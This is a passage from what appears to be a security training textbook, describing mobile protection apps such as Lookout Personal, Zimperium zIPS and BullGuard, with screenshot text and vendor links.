

My Bank
Username:
Password:
My Bank
Username:
Password:

Figure 17.74: Screenshot of Promon SHIELD™



Mobile Protection Tools

Lookout Personal

- Lookout Personal helps to **protect your device** from security threats, loss, and theft
- It provides mobile security, identity protection, and theft prevention, all in a single app

12:43
Lookout
Wi-Fi Threat Detected
Guest wifi - Nick's Cafe
Detected just now
View more info
DISCONNECT NOW


https://www.lookout.com

Zimperium's zIPS

- Zimperium's zIPS is a mobile **intrusion prevention system app** that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber attacks
- It can detect both **known and unknown threats** by analyzing the behavior of your device

IPS
Threat Detected!
5 Active Issues
Device Safety
Network Safety
Apps Safety
Activity Monitor

https://www.zimperium.com



Mobile Protection Tools (Cont'd)

BullGuard Mobile Security and Antivirus

- It delivers complete **mobile phone antivirus** against all mobile phone viruses
- It locks, locates, and wipes devices **remotely if lost or stolen**
- It blocks **unwanted calls** and **SMS**

BullGuard Mobile Security
Your are protected
Antivirus
Call Manager
Parental Control
Antitheft
Backup
Antivirus
Your device is infected
SCAN AGAIN
3
Threats detected
FIX NOW
Antitheft
ANTITHEFT
SMS COMMANDS
Antitheft is enabled
Antitheft Features
Lock
Locate
Wipe
Scream

https://play.google.com

Norton Mobile Security for iOS
https://us.norton.com

Comodo Mobile Security
https://m.comodo.com

Bitdefender Mobile Security & Antivirus
https://www.bitdefender.com

ESET Mobile Security & Antivirus
https://www.eset.com


WISeID Personal Vault
https://www.wiseid.com

Mobile Protection Tools

- **Lookout Personal**

  Source: *https://www.lookout.com*

  Lookout Personal helps to protect your device from security threats, loss, and theft. It is available for Android and iOS devices. It provides mobile security, identity protection, and theft prevention in a single app.



Wi-Fi Threat Detected

Guest wifi - Nick's Cafe
Detected just now
View more info

Figure 17.75: Screenshot of Lookout Personal

- **Zimperium's zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS is a mobile intrusion prevention app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It uses advanced machine-learning techniques to identify and prevent both network-based and host-based threats such as

  - MITM attacks that can intercept your passwords and other confidential information when you are using public or private Wi-Fi networks
  - SpearPhishing attacks that can compromise high-value targets in your organization and infect them with data-stealing code
  - Reconnaissance scans that identify APTs and compromised devices in your network
  - Rogue Wi-Fi AP attacks that can hijack secure SSL sessions to steal confidential information

  zIPS is equipped with a behavioral analysis engine to automatically detect and block malicious threats by monitoring how they change the characteristics of the mobile device. It scans all mobile applications and browsers to enhance the security of your device and protects your entire organization from MITM, IPv4, and IPv6 attacks. It provides automated alerts to both the security officer and the user in the event of an incident. Furthermore, it uses "nonintrusive packet monitoring" to detect advanced mobile threats.

